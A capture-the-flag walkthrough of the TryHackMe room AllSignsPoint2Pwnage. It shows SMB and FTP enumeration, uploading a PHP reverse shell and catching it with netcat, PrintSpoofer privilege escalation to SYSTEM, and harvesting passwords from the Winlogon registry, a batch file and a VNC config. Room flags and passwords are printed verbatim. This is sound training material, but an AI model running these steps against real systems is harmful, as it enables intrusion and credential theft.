AllSignsPoint2Pwnage – TryHackMe

Our main task is to obtain the **admin flag, user flag, and passwords**. We also need to answer several questions along the way.

Contents

1.Enumeration

We begin by checking if the host is alive.

```
root@ip-10-10-252-214:~# ping 10.10.28.240
PING 10.10.28.240 (10.10.28.240) 56(84) bytes of data.
64 bytes from 10.10.28.240: icmp_seq=1 ttl=128 time=1.56 ms
64 bytes from 10.10.28.240: icmp_seq=2 ttl=128 time=0.576 ms
64 bytes from 10.10.28.240: icmp_seq=3 ttl=128 time=0.351 ms
^C
--- 10.10.28.240 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2013ms
rtt min/avg/max/mdev = 0.351/0.827/1.555/0.522 ms
```

The host responds, so it’s time to run **nmap**. One of the questions is about the number of open TCP ports below 1024.

```
root@ip-10-10-252-214:~# nmap 10.10.28.240
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for ip-10-10-28-240.eu-west-1.compute.internal (10.10.28.240)
Host is up (0.023s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5900/tcp open  vnc
MAC Address: 02:98:4D:85:3D:29 (Unknown)
```


On port **21**, FTP is running. Nmap shows that **anonymous login** is allowed.We log in and retrieve the file notice.txt.

```
root@ip-10-10-252-214:~# nmap -Pn -sC -p 21 10.10.28.240
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for ip-10-10-28-240.eu-west-1.compute.internal (10.10.28.240)
Host is up (0.00012s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_11-14-20  04:26PM                 173 notice.txt
| ftp-syst:
|_  SYST: Windows_NT
MAC Address: 02:98:4D:85:3D:29 (Unknown)
```

```
root@ip-10-10-252-214:~# ftp 10.10.28.240
Connected to 10.10.28.240.
220 Microsoft FTP Service
Name (10.10.28.240:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
11-14-20  04:26PM                  173 notice.txt
226 Transfer complete.
ftp> get notice.txt
local: notice.txt remote: notice.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
173 bytes received in 0.36 secs (0.4653 kB/s)
```

The file tells us that resources have been moved from FTP to Windows File Share (SMB).



The file tells us that resources have been moved from FTP to Windows File Share (SMB). Port **445** is open. Using smbclient, we list publicly accessible shares.This also gives the answer to the question about where the **images** folder was copied.

```
root@ip-10-10-252-214:~# smbclient -L //10.10.28.240/ -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        images$         Disk
        Installs$       Disk
        IPC$            IPC       Remote IPC
        Users           Disk
SMB1 disabled -- no workgroup available
```

We don’t have access to the **admin share**, but we can log in to **images$**.

```
root@ip-10-10-252-214:~# smbclient //10.10.28.240/ADMIN$ -N
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-252-214:~# smbclient //10.10.28.240/images$ -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Jan 26 18:19:19 2021
  ..                                  D        0  Tue Jan 26 18:19:19 2021
  internet-1028794_1920.jpg           A   134193  Sun Jan 10 21:52:24 2021
  man-1459246_1280.png                A   363259  Sun Jan 10 21:50:49 2021
  monitor-1307227_1920.jpg            A   691570  Sun Jan 10 21:50:29 2021
  neon-sign-4716257_1920.png          A  1461192  Sun Jan 10 21:53:59 2021

                10861311 blocks of size 4096. 4142081 blocks available
```

There are 4 images inside, but they don’t contain anything useful.

```
smb: \> get internet-1028794_1920.jpg
getting file \internet-1028794_1920.jpg of size 134193 as internet-1028794_1920.
jpg (574.8 KiloBytes/sec) (average 574.8 KiloBytes/sec)
smb: \> get man-1459246_1280.png
getting file \man-1459246_1280.png of size 363259 as man-1459246_1280.png (2771.
4 KiloBytes/sec) (average 1364.6 KiloBytes/sec)
smb: \> get monitor-1307227_1920.jpg
getting file \monitor-1307227_1920.jpg of size 691570 as monitor-1307227_1920.jp
g (3815.6 KiloBytes/sec) (average 2178.5 KiloBytes/sec)
smb: \> get neon-sign-4716257_1920.png
getting file \neon-sign-4716257_1920.png of size 1461192 as neon-sign-4716257_19
20.png (5304.6 KiloBytes/sec) (average 3227.1 KiloBytes/sec)
```


2.Foothold

We can upload a **reverse shell** through smbclient.


```
smb: \> put cats.php
putting file cats.php as \cats.php (0.8 kb/s) (average 0.8 kb/s)
smb: \> ls
  .                                   D        0  Fri Aug 22 09:26:36 2025
  ..                                  D        0  Fri Aug 22 09:26:36 2025
  cats.php                            A     5494
  internet-1028794_1920.jpg           A   134193  Sun Jan 10 21:52:24 2021
  man-1459246_1280.png                A   363259  Sun Jan 10 21:50:49 2021
  monitor-1307227_1920.jpg            A   691570  Sun Jan 10 21:50:29 2021
  neon-sign-4716257_1920.png          A  1461192  Sun Jan 10 21:53:59 2021

                10861311 blocks of size 4096. 4137199 blocks available
```

This folder is also accessible via the browser.



The first reverse shell attempt fails.



Warning: Unknown: failed to open stream: Invalid argument in **Unknown** on line **0**

Fatal error: Unknown: Failed opening required 'C:/xampp/htdocs/images/cats.php' (include_path='C:\xampp\php\PEAR') in **Unknown** on line **0**

We try another reverse shell payload → configure it, upload it, and this one works.

php-reverse-shell / src / reverse / php_reverse_shell.php

ivan-sincek Small Improvements — 7bfed73 · 2 years ago — History

Code | Blame | 183 lines (177 loc) · 9.18 KB — Raw

```
<?php
// Copyright (c) 2020 Ivan Šincek
// v2.6
// Requires PHP v5.0.0 or greater.
// Works on Linux OS, macOS, and Windows OS.
// See the original script at https://github.com/pentestmonkey/php-reverse-shell.
class Shell {
    private $addr  = null;
    private $port  = null;
    private $os    = null;
    private $shell = null;
    private $descriptorspec = array(
        0 => array('pipe', 'r'), // shell can read from STDIN
        1 => array('pipe', 'w'), // shell can write to STDOUT
        2 => array('pipe', 'w')  // shell can write to STDERR
```

```
smb: \> put workingcats.php
putting file workingcats.php as \workingcats.php (21.9 kb/s) (average 2.0 kb/s)
```

Before execution, we set up a listener with nc. We now have a shell!

```
root@ip-10-10-252-214:~# nc -lvnp 997
Listening on 0.0.0.0 997
Connection received on 10.10.28.240 49927
SOCKET: Shell has connected! PID: 2788
Microsoft Windows [Version 10.0.18362.1256]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\images>whoami
desktop-997gg7d\sign

C:\xampp\htdocs\images>
```

To check which user session is active: query user.

```
C:\xampp\htdocs\images>query user
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME
 sign                  console             1  Active      none
5
```

Next, we retrieve the user flag → user_flag.txt.

```
C:\Users\sign\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 481F-824B

 Directory of C:\Users\sign\Desktop

26/01/2021  19:28    <DIR>          .
26/01/2021  19:28    <DIR>          ..
14/11/2020  14:15             1,446 Microsoft Edge.lnk
14/11/2020  15:32                52 user_flag.txt
               2 File(s)          1,498 bytes
               2 Dir(s)  16,901,029,888 bytes free

C:\Users\sign\Desktop>type user_flag.txt
thm{48u51n9_5y573m_func710n4117y_f02_fun_4nd_p20f17}
```

3.Pwnage (Privilege Escalation)


We check privileges: whoami /priv

```
c:\>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

We have **SeImpersonatePrivilege** → this allows using **PrintSpoofer**.



Upload PrintSpoofer to the target, run it → we escalate to **SYSTEM**.

```
C:\xampp\htdocs\images>PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.18362.1256]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Checking stored credentials with: cmdkey /list. Unfortunately, no saved passwords.

```
C:\xampp\htdocs\images>cmdkey /list

Currently stored credentials:

* NONE *
```

On the **admin desktop**, we grab the admin flag.

```
c:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 481F-824B

 Directory of c:\Users\Administrator\Desktop

11/14/2020  03:32 PM    <DIR>          .
11/14/2020  03:32 PM    <DIR>          ..
11/14/2020  03:31 PM                54 admin_flag.txt
               1 File(s)             54 bytes
               2 Dir(s)  16,937,394,176 bytes free

c:\Users\Administrator\Desktop>type admin_flag.txt
thm{p455w02d_c4n_83_f0und_1n_p141n_73x7_4dm1n_5c21p75}
```

Next, we query the registry:

reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon"

This reveals logon settings and gives us the user's password.

```
c:\Users\Administrator\Desktop>reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlog
on"
LastUsedUsername    REG_SZ    .\sign
DefaultUsername    REG_SZ    .\sign
DefaultPassword    REG_SZ    gKY1uxHLuU1zzlI4wwdAcKUw35TPMdv7PAEE5dAFbV2NxpPJVO7eeSH
AutoAdminLogon    REG_DWORD    0x1
ARSOUserConsent    REG_DWORD    0x0
```

We now need to find what executable is used to run the installer with the Administrator username and password.

This is located in the **install** folder (previously inaccessible).

```
C:\Installs>dir
 Volume in drive C has no label.
 Volume Serial Number is 481F-824B

 Directory of C:\Installs

11/14/2020  04:37 PM    <DIR>          .
11/14/2020  04:37 PM    <DIR>          ..
11/14/2020  04:40 PM               548 Install Guide.txt
11/14/2020  04:19 PM               800 Install_www_and_deploy.bat
11/14/2020  02:59 PM           339,096 PsExec.exe
11/14/2020  03:28 PM    <DIR>          simepleslide
11/14/2020  03:01 PM               182 simepleslide.zip
11/14/2020  04:14 PM               147 startup.bat
11/14/2020  03:43 PM             1,292 ultravnc.ini
11/14/2020  03:00 PM         3,129,968 UltraVNC_1_2_40_X64_Setup.exe
11/14/2020  02:59 PM       162,450,672 xampp-windows-x64-7.4.11-0-VC15-installer.exe
```

The password is inside the batch file install_www_and_deploy.bat.

```
C:\Installs>type Install_www_and_deploy.bat
@echo off
REM Shop Sign Install Script
cd C:\Installs
psexec -accepteula -nobanner -u administrator -p RCYCc3GIjM0v98HDVJ1KOuUm4xsWUxqZabeofbbpAss9KCKpY
fs2rCi xampp-windows-x64-7.4.11-0-VC15-installer.exe   --disable-components xampp_mysql,xampp_file
zilla,xampp_mercury,xampp_tomcat,xampp_perl,xampp_phpmyadmin,xampp_webalizer,xampp_sendmail --mode
 unattended --launchapps 1
xcopy C:\Installs\simepleslide\src\* C:\xampp\htdocs\
move C:\xampp\htdocs\index.php C:\xampp\htdocs\index.php_orig
copy C:\Installs\simepleslide\src\slide.html C:\xampp\htdocs\index.html
mkdir C:\xampp\htdocs\images
UltraVNC_1_2_40_X64_Setup.exe /silent
copy ultravnc.ini "C:\Program Files\uvnc bvba\UltraVNC\ultravnc.ini" /y
copy startup.bat "c:\programdata\Microsoft\Windows\Start Menu\Programs\Startup\"
pause
```

Finally, we must obtain the **VNC password**. The .ini file path for the VNC service is also inside that .bat file. Opening it, we find a **hash**.

```
c:\Program Files\uvnc bvba\UltraVNC>type ultravnc.ini
[ultravnc]
passwd=B3A8F2D8BEA2F1FA70
passwd2=00B2CDC0BADCAF1397
[admin]
UseRegistry=0
SendExtraMouse=1
Secure=0
MSLogonRequired=0
NewMSLogon=0
```

We use a **VNC password decoder** on the target machine to recover the password.

- Gftp bookmarks passwords decoder 0.1.1 *(gftpdec)*
  decodes the password stored in the bookmarks file (2.0.18)
- Generic CryptUnprotectData and RDP passwords decrypter 0.1.1 *(cunprot)*
  this tool has been created for decrypting the password in the local RDP files used for Remote Desktop but I have made it compatible to deci
  this tool works also with the password stored in the Profile.con file of Battlefield 2 and many other programs which use the same encryption
  in case of problems or unrecognized password, copy the password hash in a new text file and pass it to the tool.
  note that only the user who encrypted the password can decrypt it, this is the characteristic of the CryptProtectData encryption.
- *VNC password decoder 0.2.1 *(vncpwd)*
  decrypts the passwords encrypted with the classic VNC des method found in the vnc files, from the command-line and in the registry (VNC,
- BF2AutoLoader password decoder 0.1 *(bf2alpwd)*
  decodes the password stored in the registry or provided by the user at command-line (2.0.0.2)
  Note that this tool needs .NET or Mono/DotGNU libraries

CTF complete!

```
C:\xampp\htdocs\images>vncpwd.exe B3A8F2D8BEA2F1FA70

*VNC password decoder 0.2.1
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

- your input password seems in hex format (or longer than 8 chars)

  Password:   5upp0rt9

  Press RETURN to exit
```

4.Summary

This was an excellent **boot2root CTF**.
Beyond privilege escalation and reverse shells, it required:

- extracting passwords from the **Windows registry**,
- parsing **service config files**,
- chaining multiple small steps together.

It felt like a proper exploitation chain, where every clue led naturally to the next stage.